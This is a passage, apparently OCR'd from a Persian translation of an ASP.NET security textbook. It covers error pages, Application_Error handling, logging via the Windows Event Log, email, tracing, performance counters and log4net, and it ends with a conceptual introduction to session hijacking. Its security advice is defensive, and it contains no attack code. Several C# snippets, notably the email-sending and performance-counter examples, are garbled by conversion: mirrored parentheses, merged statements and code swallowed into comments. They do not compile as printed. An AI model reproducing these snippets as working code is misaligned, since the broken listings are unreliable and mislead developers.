<configuration>
<system.web>
<customErrors mode="On"
defaultRedirect="ErrorPage.aspx?handler=customErrors%20section%20-%20Web.config">
<error statusCode="404"
redirect="ErrorPage.aspx?msg=404&amp;handler=customErrors%20section%20-
%20Web.config"/>
</customErrors>
</system.web>
</configuration>
```

متاسفانه، زمانی که شما از این پیکربندی برای انتقال کاربر به صفحه خطا استفاده می نمایید، جزییات خطای رخ داده در دسترس نمی باشد. اگر چه شما می توانید تمامی خطاهایی که در نرم افزار شما رخ می دهد را از طریق افزودن کد به application-error در فال global.asax شناسایی کنیدو برای کنترل انها اقدام کنید.

```
void Application_Error(object sender, EventArgs e)
{
Exception exc = Server.GetLastError();
if (exc is HttpUnhandledException)
{
// Pass the error on to the error page.
Server.Transfer("ErrorPage.aspx?handler=Application_Error%20-%20Global.asax",
true);
}
}
```

شما نمیتوانید اطلاعات خطا را برای درخواستها از فایل **Global.asax** به خروجی بفرستید. شما باید کنترل را به صفحه دیگری که عموما یک صفحهٔ فرم وب است، منتقل کنید. هنگام انتقال کنترل به صفحهٔ دیگر، از

تابع **Transfer** استفاده کنید. این زمینهٔ جاری را حفظ میکند به طوریکه شما میتوانید اطلاعات خطا را از تابع **GetLastError** دریافت کنید.

بعد از مدیریت خطا، شما باید با استفاده از تابع **ClearError** از شی **Server** (کلاس **HttpServerUtility**) آن را پاک کنید.

۷-۴ ثبت خطاها و نظارت بر برنامه

حال که میدانید چگونه خطاها را دریافت کنید، باید یک استراتژی مدیریت خطا را پیاده سازی کنید: ثبت ۱. ثبت خطا تنها یک استراتژی امنیتی نیست و شما را قادر میسازد که محل بروز مشکلات بالقوه را در برنامه را کشف کنید. ثبت برای موارد مثبت نیز باید استفاده شود مثلا برای ثبت احراز هویت موفق، دسترسی به منابع محافظت شده و غیره. ثبت مثبت نظارت ساده ای را برای برنامه شما فراهم میکند. روشهای مختلفی برای ثبت خطاها وجود دارد. مثلاً اگر شما یک مرکز دادهٔ بزرگ دارید و برنامه های خود را از طریق مدیر عملیات مایکروسافت (Microsoft Operations Manager) نظارت میکنید، شما خطاها را با استفاده از **WMI** (Windows Management Instrumentation) ثبت میکنید. برای یک کارگزار منفرد، شما ممکن است که نرم افزاری داشته باشید که بر ثبت وقایع ویندوز نظارت کند. اگر شما در یک محیط میزبانی شده باشید، گزینه های شما ممکن است به ثبت در یک پایگاه داده یا ارسال یک ایمیل به یک حساب نظارت شما محدود شود.

هر گزینه ای که انتخاب کنید، باید بر آن نظارت شود و پیامهایی که برای آن میفرستید باید به وضوح مشکل را بیان کند. یک پیام ایمیل که به یک حساب ایمیل نظارت شده ارسال میشود ممکن است نیازی به جزییات کامل یک پیام خطا نداشته باشد، ولی ممکن است به یک آدرس قفل شده برای کاربر مدیر اشاره کند که رد پای پشته و اطلاعات دیگر که شما میتوانید برای تکرار خطا استفاده کنید، نمایش دهد.

هشدار: خیلی مهم است که تحت هیچ شرایطی شما اطلاعات حساس نظیر کلمهٔ عبور یک کاربر یا کد اعتبارسنجی کارت اعتباری را ثبت نکنید. همیشه فرض کنید که ثبت شما خودش هم ممکن است افشا شود.

۱-۴-۷ استفاده از ثبت رویداد ویندوز (Windows Event Log)

ثبت رویداد ویندوز احتمالاً رایجترین چارچوب ثبت موجود برای یک برنامهی ویندوز است و چارچوب (دات نت کلاسهای خاصی را برای کار با ثبت رویداد ویندوز در فضای نام **EventLog** فراهم میکند. برای نوشتن یک رویداد در ثبت رویداد ویندوز، از **EventLog.WriteEntry** استفاده میشود. یک ورودی نیاز به یک منبع رویداد، یک شمارهٔ خاص برنامه برای رویداد و یک نوع رویداد (مثلاً، هشدار، خطا یا بحرانی) دارد. کد زیر یک رویداد خطا را در ثبت وقایع ویندوز مینویسد:

```
EventLog.WriteEntry("MyWebApplication",
 "Something bad happened", EventLogEntryType.Error, 101);
```

با این وجود اگر شما این کد را همینگونه که هست اجرا کنید با یک استثنا مواجه میشوید. منابع رویدادباید قبل از آنکه استفاده شوند، ایجاد گردند. قابلیت ایجاد یک منبع رویداد به کاربران مدیریتی و برای ویندوز **2008** و ویستا به یک برنامه که دسترسی **UAC** بالا دارد، محدود است. کد زیر یک منبع رویداد در ثبت رویداد برنامه ویندوز ایجاد میکند:

```
EventLog.CreateEventSource("MyWebApplication", "Application") ;
```

نکته: معمولاً منابع رویداد در هنگام نصب یک برنامه ایجاد میشوند. ایجاد یک منبع رویداد نیاز به دسترسی مدیریتی دارد: شما باید توانایی ورود که دسکتاپ کارگزار را داشته باشید و برنامهٔ خط فرمان را به عنوان یک مدیر اجرا کنید. وقتی که منبع برنامه شما ایجاد شد، یک حساب با حداقل امتیاز میتواند در ثبت رویداد بنویسد.

اگر شما چندین منبع رویداد دارید (مثلاً، یک منبع رویداد برای هر اسمبلی یا لایه منطقی)، شما میتوانید یک ثبت رویداد سفارشی ایجاد کنید که رویدادهای شما را با مشخص کردن نام ثبت وقتی که منبع را ایجاد میکنید، در بر بگیرد، آنگونه که اینجا نشان داده شده است:

```
EventLog.CreateEventSource("FrontEnd", "APA"); EventLog.CreateEventSource("BackEnd", "APA");
```

این کد یک ثبت رویداد سفارشی به نام **APA** ایجاد میکند که دو منبع دارد: FrontEnd و BackEnd. کدی که برای ثبت در ثبت رویداد سفارشی به کار میرود قدری متفاوت است. شما ابتدا باید یک نمونه از ثبت رویداد و منبع سفارشی بازیابی کنید، آنگونه که اینجا نشان داده شده است:

```
EventLog customLog = new EventLog("WroxApp", ".", "FrontEnd"); customLog.WriteEntry("Something bad happened",
EventLogEntryType.Error, 101);
```

۷-۴-۲ استفاده از ایمیل برای ثبت رویدادها

یک روش رایج برای ثبت، ارسال هشدارهای غیرفوری و ثبتها به یک حساب نظارت شده است. اگر شما این روش را انتخاب کنید، باید به خاطر داشته باشید که ایمیلها ممکن است با تاخیر همراه باشند و تحویل آنها تضمین شده نیست. یک جعبه دریافت که توسط رویدادها پر شده است ممکن است باعث ناامیدی شود و باعث شود که گیرنده از پیامها چشمپوشی کند. چارچوب (دات نت شامل دو فضای نام برای ایمیل است. System.Net.Mail.و System.Web.Mail

System.Net.Mail از احراز هویت، اتصالات **SSL** و عملیات ناهمگام پشتیبانی میکند. شما جزییات کارگزار ایمیل را در فایل **web.config** مشخص میکنید. مثال زیر را ببینید:

```
<system.net>
 <mailSettings >
 <smtp from="webapplication@domain.example" >
 <network userName="mailUsername" password="mailPassword" host="mailServer.domain.example" /
>
 </smtp>
 </mailSettings> </system.net >
```

برای ارسال یک پیام، شما یک نمونه از کلاس **Message** ایجاد کرده، جزییات پیامی که میخواهید بفرستید بسازید و سپس آنها را به یک نمونه از کلاس **SmtpClient** ارسال کنید. مثال زیر را ببینید:

```
System.Net.Mail.MailMessage message =  new System.Net.Mail.MailMessage)
"from@webapplication.domain",  "webMonitor@company.example"(;  message.Subject = "Unhanded
exception in "+Context.Request.Path; message.Body = Server.GetLastError)(.ToString));
message.Priority = System.Net.Mail.MailPriority.High;
System.Net.Mail.SmtpClient smtp = new System.Net.Mail.SmtpClient(); smtp.UseDefaultCredentials =
true; smtp.Send(message);
```

با این وجود، استفاده از ارسال ناهمگام پیشنهاد میشود چرا که شما نمیخواهید برنامه شما مادامیکه برای دریافت پاس از یک کارگزار ایمیل منتظر که ممکن است در حال اجرا نباشد، منتظر بماند. برای ارسال ایمیل به صورت ناهمگام شما باید ویژگی **Async** در توصیف **Page** را تنظیم کنید:

```
<%@ Page Async="true" ... %>
```

سپس شما باید یک رویداد **SendComplete** به شی **SmtpClient** اضافه کنید. شما میتوانید اطلاعات را به رویداد با استفاده از پارامتر **userState** از پیام **SendAsync** بفرستید) مثلا یک رونوشت از خود پیام ایمیل تا در صورت شکست رویداد، ثبت شود(. کد زیر نمونه ای از چگونگی ارسال یک ایمیل ناهمگام است:


```
using System; using System.Collections.Generic; using System.ComponentModel;  using
System.Net.Mail; using System.Web;
public partial class _Default: System.Web.UI.Page
{.... protected void Page_Error)object sender, EventArgs e)
 {
 MailMessage mail = new MailMessage();
// Create the message mail.From = new MailAddress("webError@wrox.example");
mail.To.Add("monitor@wrox.example"); mail.Subject =
 "Unhanded exception in "+Context.Request.Path; mail.Body = Server.GetLastError().ToString();
SmtpClient smtp = new SmtpClient(); object userState = mail;
//wire up the Asynce event for the send is completed smtp.SendCompleted += new
SendCompletedEventHandler) smtp_SendCompleted(; smtp.SendAsync)mail, userState);
 } void smtp_SendCompleted)object sender, AsyncCompletedEventArgs e) {
//Get the Original MailMessage object
 MailMessage mail = (MailMessage)e.UserState;
  if (e.Error != null)
```

```
{
LogErrorElsewhere)
"Error {1} occurred when sending mail [{0}] ", mail.Subject,
e.Error.ToString());
}
} }
```

شما باید در نظر بگیرید که چه چیزی اتفاق میافتد اگر ارسال ایمیل با شکست مواجه شود. شما باید یک مکانیزم ثبت دیگر فراهم کنید، هم برای محتوای ایمیل و هم این حقیقت که ارسال نشده است.

۳-۴-۷ استفاده از ردیابی ASP.NET

یک امکان مفید برای رفع اشکال امکان ردیابی **ASP.NET** است که یک سیستم برای نمایش اطلاعات رویدادهای صفحه، زمانبندی و اطلاعات جزییات صفحه فراهم میکند. اطلاعات ردیابی را میتوان روی یک صفحه با تنظیم **Trace=”true”** در راهنمای صفحه فعال کرد. وقتی این تنظیم شده باشد، اطلاعات ردیابی آنگونه که در شکل ۷-۳ نشان داده شده است، به صفحه الحاق میشود.



Request Details

Session Id:	lthuhljtr5pbfbztmbifziry	**Request Type:**	GET
Time of Request:	12/01/2009 22:04:01	**Status Code:**	200
Request Encoding:	Unicode (UTF-8)	**Response Encoding:**	Unicode (UTF-8)

Trace Information

Category	Message	From First(s)	From Last(s)
aspx.page	Begin PreInit		
aspx.page	End PreInit	0.0135385921953768	0.013539
aspx.page	Begin Init	0.0137053731689363	0.000167
aspx.page	End Init	0.0138783001750222	0.000173
aspx.page	Begin InitComplete	0.0139252335143154	0.000047
aspx.page	End InitComplete	0.0139721668536085	0.000047
aspx.page	Begin PreLoad	0.0140174240022126	0.000045
aspx.page	End PreLoad	0.0140626811508167	0.000045
aspx.page	Begin Load	0.0141126875063373	0.000050
aspx.page	End Load	0.0185031096511987	0.004391
aspx.page	Begin LoadComplete	0.0186269483970728	0.000124
aspx.page	End LoadComplete	0.0186744404665956	0.000047
aspx.page	Begin PreRender	0.018724446822152	0.000050
aspx.page	End PreRender	0.0188496023936003	0.000125
aspx.page	Begin PreRenderComplete	0.0188993293840418	0.000050
aspx.page	End PreRenderComplete	0.0189448658977607	0.000046
aspx.page	Begin SaveState	0.0850960108058426	0.066151
aspx.page	End SaveState	0.147183510753462	0.062087
aspx.page	Begin SaveStateComplete	0.14730056473658	0.000117
aspx.page	End SaveStateComplete	0.147363980617648	0.000063
aspx.page	Begin Render	0.147411752052286	0.000048
aspx.page	End Render	0.197075047247625	0.049663

Control Tree

Control UniqueID	Type	Render Size Bytes (including children)	ViewState Size Bytes (excluding children)	ControlState Size Bytes (excluding children)
__Page	ASP.default_aspx	487	0	0
c002	System.Web.UI.LiteralControl	174	0	0

شما میتوانید پیامهای ردیابی خود را به خروجی ردیابی با استفاده از Trace.Warn و Trace.Wrute در کد خود اضافه کنید .این کار میتواند برای زمانسنجی عملیات طولانی یا برای ثبت اطلاعات عیبیابی در طول فرایند تولید، مفید باشد. البته به نظر نمیرسد که شما، حتی برای مقاصد آزمون، بخواهید اطلاعات ردیابی شما در صفحه تعبیه شود. در عوض شما میتوانید از یک URL خاص (trace.axd) استفاده کنید. این صفحه یک handler خاص http است؛ که لیستی از اطلاعات ردیابی برای مجموعه ای از درخواست ها فراهم می کند. برای فعالسازیHTTP و پیکربندی این امکان شما باید پیکربندی عنصر ردیابی، آنگونه که در زیر نشان داده شده است را به web.config اضافه کنید.


```
<system.web>
.... <trace
 enabled = "true" localOnly = "true" pageOutput = "false" traceMode = "SortByTime" requestLimit =
"25" mostRecent = "true" / >
</system.web>
```

وقتی که فعال شود، بارگذاری **trace.axd** لیستی از درخواستها را نمایش میدهد و به شما این امکان را میدهد که جزییات هر درخواست را ببینید.

هشدار: هیچگاه صفت **localOnly** را در کارگزار عملیاتی برابر **false** قرار ندهید. بسیاری از اسکنرهای آسیبپذیری به دنبال یک صفحهی فعال **trace.axd** میگردند که میتواند اطلاعات زیادی درباره برنامهی شما و پیکربندیهای داخلی کارگزار شما بدهد.

۷-۴-۴ استفاده از شمارنده های کارایی

یک روش استاندارد ویندوز برای نظارت بر برنامه و کارایی عملکرد **ناظر کارایی** 1 است .ویندوز، ASP.NET و دیگر برنامه ها با مجموعهای بزرگ از شمارنده ها هستند که شما میتوانید برای نظارت برASP.NET کامپیوتر و برنامه های آن به کار ببرید .شکل زیر ناظر کارایی را در حال اجرا در ویندوز 2003 نشان می دهد.



شکل ۷-۴: ناظر کارایی در ویندوز ۲۰۰۳

شما میتوانید شمارنده های کارایی برای برنامه خود ایجاد کنید و مقادیر آنها را در کد برنامه تنظیم کنید؛ مانند رویدادهای ویندوز، شما باید رده های شمارنده کارایی خود را قبل از افزودن شمارنده ها اضافه کنید. دو نوع از رایجترین انواع شمارنده های کارایی، مقادیر مطلق (مثلامثلاً تعداد ورودهای ناموفق) و نسبی در یک بازهی زمانی (مثلاً درخواستها در ثانیه) هستند.

ویژوال استودیو یک روش ساده برای افزودن رده های شمارنده های کارایی در یک محیط تولید فراهم میکند. ابتدا **Server Explorer** را در ویژوال استودیو باز کنید. ماشینی را که میخواهید روی آن شمارنده ها را ایجاد کنید باز کنید و روی درخت **Performance Counters** کلیک راست کنید و ایجاد ردهٔ جدید را انتخاب کنید. از شما یک نام رده، یک شرح و حداقل یک شمارنده برای افزودن به رده پرسیده میشود؛ مانند رویدادهای ویندوز فقط مدیران میتوانند شمارنده های کارایی و رده ها را ایجاد کنند. شما میتوانید رده ها و شمارنده ها را با استفاده از کد برنامه هم ایجاد کنید که در مثال زیر نشان داده شده است:

```
string counterCategory = "SecuringASPNet"; if
(!PerformanceCounterCategory.Exists)counterCategory() {
PerformanceCounterCategory.Create(counterCategory,
"My category description/Help", PerformanceCounterCategoryType.SingleInstance,
"CounterName",
"Counter Description/Help");
}
```

یک اشکال شمارنده های کارایی این است که امکان افزودن یک شمارنده به یک ردهی موجود از طریق کد برنامه وجود ندارد. برای ایجاد چندین شمارنده، هنگام ایجاد رده، شما باید یک **CounterCreationDataCollection** بسازید. با استفاده از این مجموعه شما میتوانید نوع هر شمارنده را مشخص کنید. امکانی که روش ایجاد ساده به شما نمیدهد:

```
string counterCategory = "SecuringASPNet"; if
(!PerformanceCounterCategory.Exists(counterCategory))
```

```
{ CounterCreationDataCollection counterCreationDataCollection = new
CounterCreationDataCollection(); counterCreationDataCollection.Add) new
CounterCreationData)"BadGuysFound", "Total number of bad guys detected",
PerformanceCounterType.NumberOfItems32)
 (; counterCreationDataCollection.Add(new CounterCreationData)"BadGuysFoundPerSecond",
 "How many bad guys have been detected", PerformanceCounterType.RateOfCountsPerSecond32(
 );
 PerformanceCounterCategory.Create(counterCategory, "My category description/Help",
 PerformanceCounterCategoryType.SingleInstance, counterCreationDataCollection);
}
```

اگر شما در حال نوشتن یک نصب کننده برای برنامه خود هستید، شما میتوانید یک مولفهی نصبکننده را از **PerformanceCounterInstaller** مشتق کنید و سپس یا از **InstallUtil** در چارچوب (دات نت استفاده کنید یا از آن به عنوان یک عمل سفارشی در بستهی نصبکننده مایکروسافت ۱ (**MSI**) استفاده کنید.

```
[RunInstaller(true)] public class CountersInstaller: PerformanceCounterInstaller { public
CountersInstaller()
{
 this.CategoryName = "SecuringASPNet"; Counters.Add(new CounterCreationData("BadGuysFound",
"Total number of bad guys detected",
 PerformanceCounterType.NumberOfItems32)
 (; Counters.Add) new CounterCreationData("BadGuysFoundPerSecond", "How many bad guys have
been detected",
 PerformanceCounterType.RateOfCountsPerSecond32)
});
```

تفاوت کوچکی بین چگونگی استفاده از هر نوع شمارنده وجود دارد. برای دسترسی به یک شمارنده، شما باید یک نمونه از کلاس **PerformanceCounter** بسازید و نام رده و شمارنده را به آن رد کنید. یک شمارنده مطلق (مثل **badGuysFound** در مثال زیر) را میتوان به یک مقدار خاص تنظیم کرد. شمارنده هایی که شامل زمان میشوند (مثل **badGuysFoundPerSecond** در مثلا زیر) را فقط میتوان افزایش یا کاهش داد.

```
PerformanceCounter badGuysFound =
```

```
new PerformanceCounter("SecuringASPNet",
"BadGuysFound", false);
PerformanceCounter badGuysFoundPerSecond = new PerformanceCounter("SecuringASPNet",
"BadGuysFoundPerSecound", false);
badGuysFound.Increment(); badGuysFoundPerSecond.IncrementBy(1);
```

وقتی شما یک رده شمارنده ایجاد میکنید، میتوانید مشخص کنید که این رده تک نمونه ای یا چندنمونه ای باشد. برای رده های چندنمونه ای، وقتی شما یک شمارنده را برای مشاهده در ناظر کارایی انتخاب میکنید، شما میتوانید یک نمونه از شمارنده را انتخاب کنید. وقتی از چنین شمارنده هایی استفاده میکنید، شما باید یک نام نمونه هم مشخص کنید که در مثال زیر نشان داده شده است:

```
PerformanceCounter badGuysFoundPerSecond = new PerformanceCounter("SecuringASPNet",
"BadGuysFoundPerSecound",
"My Instance Name", false);
```

۵-۴-۷ استفاده از چارچوبهای ثبت

ثبت رویداد و شمارنده های کارایی برای همه قابل استفاده نیستند چون برای پیکربندی آنها نیاز به دسترسیهای مدیریتی است. یک روش رایج دیگر ثبت رویدادها در پایگاه داده است. چندین کتابخانه برای این کار وجود دارد از جمله چارچوب نظارت بر سلامت **ASP.NET** ۱، بلوک برنامه ثبت کتابخانه سازمانی ۲ مایکروسافت و **log4net**. عموماً چارچوبهای ثبت مجموعهای از اهداف (شامل ثبت رویدادهای ویندوز، فایلها، ایمیلها و پایگاه های داده) را به عنوان خروجی ارایه میدهند. همچنین به برنامهنویس امکان ایجاد اهداف جدید را در صورت لزوم میدهند. یک چارچوب آماده ممکن است انعطافپذیری موردنیاز شما برای ثبت در یک محیط محدود را فراهم کند.

شما میتوانید **log4net** را از آدرس http://logging.apache.org/log4net/ دریافت کنید.

برای استفاده از **log4net** بستهٔ نصب را دریافت و از حالت فشرده خارج کنید. یک ارجاع به اسمبلی **log4net** به پروژه خود اضافه کنید. گام بعدی ایجاد یک فایل پیکربندی برای **log4net** است که تعریف میکند چه چیزی ثبت شود و چگونه ثبت شود. **log4net** پنج سطح پیام را پشتیبانی میکند: عیب یابی، اطلاعات، هشدار، خطا و

مهلک. برای ثبت یک پیام در سطح اطلاعات شما تابع **log.Info()** را فراخوانی میکنید. برای ثبت یک پیام سطح هشدار تابع **log.Warn()** را فراخوانی میکنید و به همین صورت برای بقیه سطوح اقدام میکنید.

مقدار **Threshold** در فایل پیکربندی برای کنترل اینکه کدام نوع پیامها به مقاصد ثبت فرستاده شوند، به کار میرود:

- یک سطح آستانه **All** یا **Debug** همه نوع پیامی را ثبت میکند.
- یک سطح آستانه **Info** پیامهای اطلاعات، هشدار، خطا و مهلک را ثبت میکند.
- یک سطح آستانه **Warn** فقط پیامهای هشدار، خطا و مهلک را ثبت میکند.

با استفاده از سطح آستانه مناسب، شما میتوانید خروجی ثبت را بدون نیاز به حذف دستورات ثبت از کدتان تنظیم کنید. وب سایت log4net جزییات و مثال های بیشتری از نحوه استفاده ان دارد.


۷-۵ مدیریت نشست

۷-۵-۱ سرقت نشست در ASP.NET

ربودن نشست یک اصطلاح جمعی مورد استفاده برای توصیف روشهایی است که اجازه میدهد یک کارخواه به جعل هویت دیگری بپردازد، در نتیجه کارخواه مهاجم همان دسترسیهای کارخواه هدف را دارد. قانون کلی این چنین است: هرچیزی که در سراسر شبکه روی پروتکل HTTP میرود، امن نیست (به جزآن که رمزگذاری شده و در راه خاصی استفاده شود.)

اولین روش واضح برای محافظت از سایت خود دربرابر حملات سرقت نشست این است که در همه زمانها SSL را اجباری کنیم. این کار امنیت را در تمامی زمانها فراهم میآورد اما متاسفانه یک هزینه دارد. مهمترین مشکل این روش این است که به برخی سطوح سربار با توجه به SSL رمزنگاری، نیاز خواهد داشت و این به شدت وابسته به سخت افزار کارگزار، نرم افزار کارگزار، تعداد کاربران سایت، طول نشست و غیره است.

به دلیل نگرانی بالا، اکثر وبسایتهای امروزه از SSL تنها برای صفحه ورود استفاده میکنند. با انجام این کار آنها مطمئن میشوند که اعتبارنامه ورود کاربر به صورت امن به کارگزار منتقل میشود، بنابراین هیچ راهی نیست که کاربر مخرب بتواند این اطلاعات را به دست آورد. معمولاً بعد از اینکه کارگزار احراز هویت کاربر را انجام داد، موضوع مهم کوکی احراز هویت است، چراکه این کوکی برای شناختن کاربر در تمام درخواستهای بعدی مورد استفاده قرار میگیرد. بدترین حالت این است که کوکی احراز هویت به صورت غیرایمن به عنوان مثال تحت http منتقل شود و در نتیجه به شدت آسیب پذیر میشوند.



شکل ۷-۵: سرقت نشست


شکل ۷-۵ مراحل انجام یک حملهٔ سرقت نشست را نشان میدهد. این مراحل به شرح زیر هستند:

- انتقال اعتبار (با فرض اتصال http ایمن)

- تایید اعتبار. کارگزار وب یک کوکی احراز هویت صادر میکند (با فرض اتصال https ایمن)
- درخواست داده تحت http. کوکی احراز هویت نیز منتقل میشود.
- پاس داده تحت http.
